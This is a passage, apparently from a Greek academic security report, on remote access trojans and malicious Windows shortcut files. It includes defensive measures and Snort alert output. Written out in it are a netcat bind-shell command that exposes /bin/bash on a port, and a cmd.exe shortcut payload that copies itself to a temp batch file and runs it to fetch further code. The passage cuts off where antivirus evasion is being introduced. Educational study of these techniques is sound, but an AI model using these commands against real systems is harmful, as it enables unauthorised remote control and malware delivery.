Προγράμματα απομακρυσμένης πρόσβασης

Εκατοντάδες άνθρωποι σήμερα λαμβάνουν βοήθεια απευθείας στην οθόνη του υπολογιστή τους χρησιμοποιώντας προγράμματα απομακρυσμένης πρόσβασης. Με λίγα λόγια, τα προγράμματα απομακρυσμένης πρόσβασης είναι εφαρμογές οι οποίες επιτρέπουν σε ανθρώπους που βρίσκονται σε μια άλλη τοποθεσία να συνδέονται στους υπολογιστές άλλων ανθρώπων μέσω του διαδικτύου οι οποίοι χρειάζονται τεχνική υποστήριξη. Αυτά τα προγράμματα είναι ιδιαιτέρα δημοφιλή σε καθηγητές, μαθητές και επαγγελματικούς συνεργάτες. Ένα πρόγραμμα αυτού του είδους που είναι ευρέως διαδεδομένο είναι το Teamviewer [14], στην εικόνα 5.1 βλέπουμε μια απλή σύνδεση σε έναν άλλο υπολογιστή.



Εικόνα 5.1: *Σύνδεση μέσω Teamviewer σε απομακρυσμένο υπολογιστή*


Κατα την διάρκεια της σύνδεσης ο χρήστης που συνδέεται στον υπολογιστή ξενιστή έχει συνήθως πλήρη έλεγχο του ποντικιού, του πληκτρολογίου, της γραμμής εντολών

καθώς και οπτική επαφή της επιφάνειας εργασίας.

5.1 Τι ζημιά μπορούν να προκαλέσουν;

Όλα αυτά που αναφέραμε πάνω είναι νόμιμα. Το πρόβλημα προκύπτει όταν συμβαίνει το ίδιο χωρίς την έγκριση του χρήστη που έχει τον υπολογιστή που δέχεται την σύνδεση (υπολογιστής ξενιστής). Πολλοί συγγραφείς κακόβουλων λογισμικών αναπτύσσουν τα δικά τους προγράμματα απομακρυσμένης πρόσβασης, γνωστά και ως RATs (Remote Administration Tools). Τα εξειδικευμένα προγράμματα αυτού του είδους κοστίζουν πολύ ακριβά στη μαύρη αγορά όπου πουλιούνται. Συνήθως χρησιμοποιούνται σε αποστολές ηλεκτρονικής παρακολούθησης ατόμων που βρίσκονται σε καίριες θέσεις με σκοπό την απόσπαση πληροφοριών. Σε άλλες περιπτώσεις οι χειριστές τους προσπαθούν να τα διαδώσουν σε όσους περισσότερους υπολογιστές γίνεται ώστε να εκμεταλλευτούν την υπολογιστική τους ισχύ, πιο συγκεκριμένα τους μετατρέπουν σε bitcoin miners [15], σε διαδικτυακούς διαμεσολαβητές ή τους χρησιμοποιούν σε μαζικές επιθέσεις ddos (distributed denial of service) [16].

Η διάδοση τους μπορεί να γίνει με εκατοντάδες τρόπους. Με την ενσωμάτωσή τους μέσα σε ένα άλλο γνωστό πρόγραμμα (όπως το Microsoft word ή το photoshop για παράδειγμα) οι χειριστές τους τα διαδίδουν μέσω των ιστοτόπων torrents όπου οι χρήστες κατεβάζουν πειρατικά προγράμματα. Σε άλλες πιο σπάνιες περιπτώσεις οι επιτιθέμενοι παίρνουν τον έλεγχο κάποιου γνωστού ιστότοπου που μοιράζει εκτελέσιμα αρχεία και ενσωματώνουν το κακόβουλο λογισμικό μέσα σε αυτά. Ακόμα χειρότερες είναι οι περιπτώσεις όπου οι επιτιθέμενοι κάνουν χρήση ενός zero day exploit [17], μιας αδυναμίας που δεν έχει ακόμα δημοσιευτεί, σε αυτές τις περιπτώσεις το μόνο που χρειάζεται από τον χρήστη είναι να επισκεφτεί μια μολυσμένη ιστοσελίδα, όλα τα υπόλοιπα γίνονται αυτόματα. Πολλές φορές αυτό σχεδιάζεται και με διαφημίσεις, ο επιτιθέμενος πληρώνει έναν ιστότοπο για να παρουσιάσει μια «διαφήμιση», μόνο που αντί για μια φυσιολογική διαφήμιση παρουσιάζεται ένα zero day exploit και όλοι οι επισκέπτες που βλέπουν την διαφήμιση μολύνονται, αυτή η τεχνική είναι γνωστή και ως “malvertisment”. Σε αυτό ευθύνονται περισσότερο οι υπεύθυνοι των ιστοτόπων οι οποίοι αδυνατούν να ελέγξουν το περιεχόμενο των διαφημίσεων που εισάγουν στον ιστότοπό τους.




Εικόνα 5.2: *Το πρόγραμμα netcat περιμένει συνδέσεις στην πόρτα 2000*

Το 1996 αναπτύχθηκε ένα πρόγραμμα ονόματι netcat [18] το οποίο υπάρχει μέχρι

και σήμερα. Το netcat είναι ένα πρόγραμμα που ανοίγει συνδέσεις TCP και UDP, χρησιμοποιείται για έλεγχο προβλημάτων δικτύου αλλά και σε πολλά αλλά πράγματα. Έγινε γρήγορα πολύ γνωστό και μέχρι και σήμερα έρχεται προ-εγκατεστημένο μαζί με τις περισσότερες διανομές linux. Αυτό το εύχρηστο εργαλείο όμως μπορεί να γίνει ακόμα και λόγος άλωσης ενός υπολογιστή, αρκεί μόνο να τρέξει στο τερματικό η εντολή ”nc -l -p 2000 -e /bin/bash” (το -l συμαίνει οτι το πρόγραμμα θα ”ακούει” σε καινούργιες συνδέσεις, το -p είναι η πόρτα που θα ακούει και το -e δείχνει το πρόγραμμα που θα εκτελέσει μετά την εγκαθίδρυση μιας σύνδεσης συνδέοντας την είσοδο και την έξοδο του προγράμματος αυτού) όπως φαίνεται και στην εικόνα 5.2.

Ο επιτιθέμενος με την σειρά του εκτελώντας την εντολή ”nc [IP] [PORT]” (όπου [IP] η διεύθυνση του υπολογιστή θύμα και όπου [PORT] η πόρτα στην οποία περιμένει σύνδεση) έχει πλέον πλήρη έλεγχο του υπολογιστή θύμα, στο παράδειγμά μας εκτελείται η εντολή ”ls” η οποία μας εμφανίζει τους τοπικούς καταλόγους και τα αρχεία του χρήστη όπως φαίνεται και στην εικόνα 5.3.



Εικόνα 5.3: *Σύνδεση στον υπολογιστή θύμα και εμφάνιση των τοπικών φακέλων*

Από εκείνο το σημείο και μετά ο επιτιθέμενος μπορεί να μεταφέρει αρχεία, να δει τοπικούς κωδικούς ή να κατεβάσει και να εκτελέσει επιπρόσθετο κακόβουλο λογισμικό.

5.2 Μέτρα προστασίας

Ένας τρόπος που θα μπορούσε κανείς να αντιμετωπίσει τα κακόβουλα προγράμματα απομακρυσμένης πρόσβασης είναι η χρήση συστημάτων Intrusion Detection (IDS). Αυτά τα προγράμματα είναι ευρέως διαδεδομένα ειδικά σε περιπτώσεις όπου η ύπαρξη κακόβουλου λογισμικού μπορεί να προκαλέσει εξαιρετικά σοβαρά προβλήματα. Το πιο διαδεδομένο από αυτά τα συστήματα ακόμα και για ”οικιακή” χρήση είναι το Snort [19]. Ενδεχόμενα αυτά τα προγράμματα να θεωρούνται από τους χρήστες αρκετά δύσκολα στην εγκατάσταση και χρήση, ωστόσο όπως και τα περισσότερα από αυτά, το Snort με τις προκαθορισμένες ρυθμίσεις έχει τη δυνατότητα να παρακολουθεί την πλη-


ροφορία που ανταλλάσσεται με τα προγράμματα που είναι εγκατεστημένα στον υπολογιστή. Για την ακρίβεια, ένα τέτοιο πρόγραμμα, δρα "εν γνώση μας" σαν ένας κατάσκοπος του συστήματός μας και είναι σε θέση να εντοπίσει ποια είναι τα περιεχόμενα της πληροφορίας που "μεταφέρεται" από ένα πρόγραμμα σε ένα άλλο στο υπολογιστή μας, είτε τοπικά είτε απομακρυσμένα. Παρά το γεγονός ότι μπορεί κανείς να ισχυριστεί ότι η ανταλλαγή της πληροφορίας μπορεί να είναι τεράστια και άρα η εργασία ενός τέτοιου συστήματος πολύ δύσκολη, εντούτοις είναι σαφές πως υπάρχουν συγκεκριμένα αλφαριθμητικά (αλληλουχίες από χαρακτήρες) τα οποία είναι γνωστό ότι χρησιμοποιούνται από κακόβουλα λογισμικά και όχι από συμβατικό λογισμικό ενός υπολογιστή. Με αυτό τον τρόπο προγράμματα όπως το snort μπορούν να εντοπίσουν πιθανές περιπτώσεις που μπορεί να δημιουργείται κάποια διαδικασία κακόβουλης πρόσβασης και να μας ενημερώνουν σχετικά όπως δείχνει η εικόνα 5.4.

```
@ubuntu:~$ sudo snort -A console -q -c /etc/snort/snort.conf -i eth0

02/23-14:26:16.294374  [**] [1:1000004:1] Command Shell Access [**] [Priority: 0
] {TCP} 192.168.132.132:59420 -> 192.168.132.133:4444
02/23-14:26:16.627733  [**] [1:1000004:1] Command Shell Access [**] [Priority: 0
] {TCP} 192.168.132.132:59420 -> 192.168.132.133:4444
02/23-14:26:16.627760  [**] [1:1000004:1] Command Shell Access [**] [Priority: 0
] {TCP} 192.168.132.132:59420 -> 192.168.132.133:4444
02/23-14:26:16.730586  [**] [1:1000004:1] Command Shell Access [**] [Priority: 0
] {TCP} 192.168.132.132:59420 -> 192.168.132.133:4444
```

Εικόνα 5.4: *Εντοπισμός των εντολών που στέλνονται μέσω δικτύου από το Snort*

Ένας άλλος αποτελεσματικός τρόπος είναι η χρήση ενός application firewall που είναι ρυθμισμένος να λειτουργεί σε whitelist mode ώστε το πρόγραμμα απομακρυσμένης πρόσβασης να μην μπορεί να επικοινωνήσει με τον χειριστή του.

Τέλος, η πρώτη γραμμή άμυνας όπως πάντα παραμένει η συμπεριφορά του χρήστη. Χρειάζεται προσοχή στους ιστοτόπους που επισκέπτεται κανείς και στα εκτελέσιμα αρχεία που κατεβάζονται. Αν ο κάθε χρήστης κατέβαζε προγράμματα μόνο από έμπιστες πηγές τότε το έργο των επιτιθεμένων θα γινόταν αρκετά πιο δύσκολο. Πάνω σε αυτό, οι εταιρίες αντιικών προγραμμάτων πειραματικά δοκιμάζουν ένα σύστημα στο οποίο μετράνε από πόσους χρήστες ανά τον κόσμο έτρεξε ένα συγκεκριμένο εκτελέσιμο. Με λίγα λόγια, αν κάποιο αρχείο είναι κακόβουλο πιθανότατα δεν θα έχει εκτελεστεί πολλές φορές στο παρελθόν στα πρώτα στάδια, έτσι ο χρήστης θα βλέπει ένα μήνυμα σαν αυτό: "Είστε ο πρώτος χρήστης στον κόσμο που θα εκτελέσει αυτό το πρόγραμμα, συνέχεια?".



Εικόνα 5.5: *Οι κανόνες ενός application firewall*


Κεφάλαιο 6

Επίθεση συμβολικών συνδέσμων

Οι συμβολικοί σύνδεσμοι είναι συντομεύσεις προς άλλους φακέλους. Ο μέσος χρήστης χρησιμοποιεί καθημερινά τέτοιες συντομεύσεις για να περιηγηθεί στον προσωπικό φάκελο του όπου αποθηκεύει τα έγγραφα του. Ουσιαστικά, αντί να ακολουθήσει όλη την διαδρομή (π.χ. C:/Users/Username/Documents) χρησιμοποιεί ένα συμβολικό σύνδεσμο σαν "παράκαμψη" για να πάει πιο γρήγορα στον εκάστοτε φάκελο. Ενώ οι συμβολικοί σύνδεσμοι των Windows είναι χρήσιμοι για την καθημερινή εργασία, μπορούν να παραποιηθούν και να μεταφέρουν κακόβουλο λογισμικό. Φυσικά για να επιτευχθεί αυτό ο χρήστης-θύμα θα πρέπει πρώτα να κατεβάσει ένα κακόβουλο αρχείο συμβολικού συνδέσμου μέσω social engineering και να το εκτελέσει.

6.1 Υλοποίηση


Αυτό συμβαίνει γιατί οι συμβολικοί σύνδεσμοι μπορούν να καλέσουν τη γραμμή εντολών (cmd.exe) χωρίς κάποιον περιορισμό στον αριθμό των παραμέτρων που μπορεί να παρέχει κανείς.



Εικόνα 6.1: *Η διαδικασία εκτέλεσης ενός κακόβουλου συμβολικού συνδέσμου*

Όπως φαίνεται στην εικόνα 6.1 στο πρώτο στάδιο ο συμβολικός σύνδεσμος καλεί τη γραμμή εντολών των windows και αντιγράφει τον εαυτό του σαν αρχείο batch στον προσωρινό κατάλογο (αυτός ο κατάλογος χρησιμοποιείται για την προσωρινή αποθήκευση αρχείων και ο χρήστης έχει πάντα δικαιώματα εγγραφής πάνω σε αυτόν) του χρήστη που το εκτέλεσε. Όταν το αρχείο batch εκτελεστεί θα δημιουργήσει ένα αρχείο vbs (visual basic scripting) το οποίο θα κατεβάσει το τελικό κακόβουλο λογισμικό

στο μολυσμένο υπολογιστή. Αλλά ας ρίξουμε πρώτα μία ματιά στα περιεχόμενα του κακόβουλου συμβολικού συνδέσμου πρώτα.



Εικόνα 6.2: *Οι ιδιότητες ενός κακόβουλου συμβολικού συνδέσμου*


Όπως φαίνεται στην εικόνα 6.2 (αριθμός 1) ο συμβολικός σύνδεσμος για να αντιγράψει τον εαυτό του και να εκτελέσει το αρχείο batch (poc.bat) καλεί τη γραμμή εντολών των windows με τις εξής παραμέτρους:

```
%windir%\system32\cmd.exe /c copy note.txt.lnk %tmp%\poc.bat &
    start %tmp%\poc.bat & exit
```


Το πεδίο "Start in" (αριθμός 2) χρειάζεται να είναι κενό έτσι ώστε η γραμμή εντολών να ξεκινάει πάντα από τη διαδρομή στην οποία ο συμβολικός σύνδεσμος εκτελέστηκε, αλλιώς η αντιγραφή αρχείου θα αποτύχει.

Αν κάποιος ανοίξει το κακόβουλο συμβολικό σύνδεσμο (note.txt.lnk) με το πρόγραμμα notepad++ [20] θα δει ότι φαίνεται στην εικόνα 6.3. Το αρχικό μέρος του συμβολικού συνδέσμου που δημιουργήθηκε από τα windows είναι στις πρώτες δύο γραμμές, μετά ακολουθεί ο κώδικας batch, ο οποίος αργότερα θα δημιουργήσει το πρόγραμμα vbs που θα κατεβάσει το τελικό κακόβουλο λογισμικό. Έχει προστεθεί επίσης ένα ψεύτικο μήνυμα λάθους για να φαίνεται πιο αληθοφανές στο χρήστη θύμα. Σε αυτή τη δοκιμή (εικόνα 6.4) ο κακόβουλος συμβολικός σύνδεσμος απλώς κατεβάζει ένα αρχείο κειμένου από τον ιστότοπο http://vipersec.com. Το μόνο μειονέκτημα των συμβολικών συνδέσμων που δημιουργήθηκαν σε μηχάνημα που τρέχει windows 7 δεν λειτουργούν σε μηχανήματα με windows xp και αντίστροφα.

Παρακάτω θα αναλύσουμε πως οι κακόβουλοι συμβολικοί σύνδεσμοι μπορούν να αποφύγουν την ανίχνευση από τα αντιικά προγράμματα. Όπως είναι ευρέως γνωστό δεν υπάρχει τέλειος αλγόριθμος ο οποίος μπορεί να εντοπίσει όλες τις πιθανές απειλές. Ανάμεσα στις τεχνικές ανίχνευσης κακόβουλου λογισμικού δύο από αυτές είναι οι πιο κοινές για την ανίχνευσή τους:



Εικόνα 6.3: *Ένας κακόβουλος συμβολικός σύνδεσμος ανοιγμένος με notepad++*




Εικόνα 6.4: *Το μήνυμα που κατέβασε ο συμβολικός σύνδεσμος, θα μπορούσε να ήταν οτιδήποτε αντί για ένα αθώο μήνυμα*

• Ανίχνευση βασισμένη στην υπογραφή (εξετάζει όλα τα αρχεία χωρίς να τα εκτελεί και συγκρίνει τα αποτελέσματα με μια μεγάλη βάση δεδομένων από ψηφιακές υπογραφές οι οποίες ανήκουν σε κακόβουλα λογισμικά που ήδη έχουν ανακαλυφθεί)
• Ανίχνευση βασισμένη στη συμπεριφορά (επιτρέπει σε όλες τις εφαρμογές να εκτελούνται αλλά παρ' όλα αυτά τις παρακολουθεί για ύποπτες ενέργειες όπως η αλλαγή τιμών στο μητρώο των windows, η προσθήκη εφαρμογών στη λίστα εκκίνησης του συστήματος, το κατέβασμα αρχείων από το ίντερνετ κτλ.)

Για αυτή τη δοκιμή δοκιμάσαμε την online υπηρεσία metascan [21], η οποία σκανά-

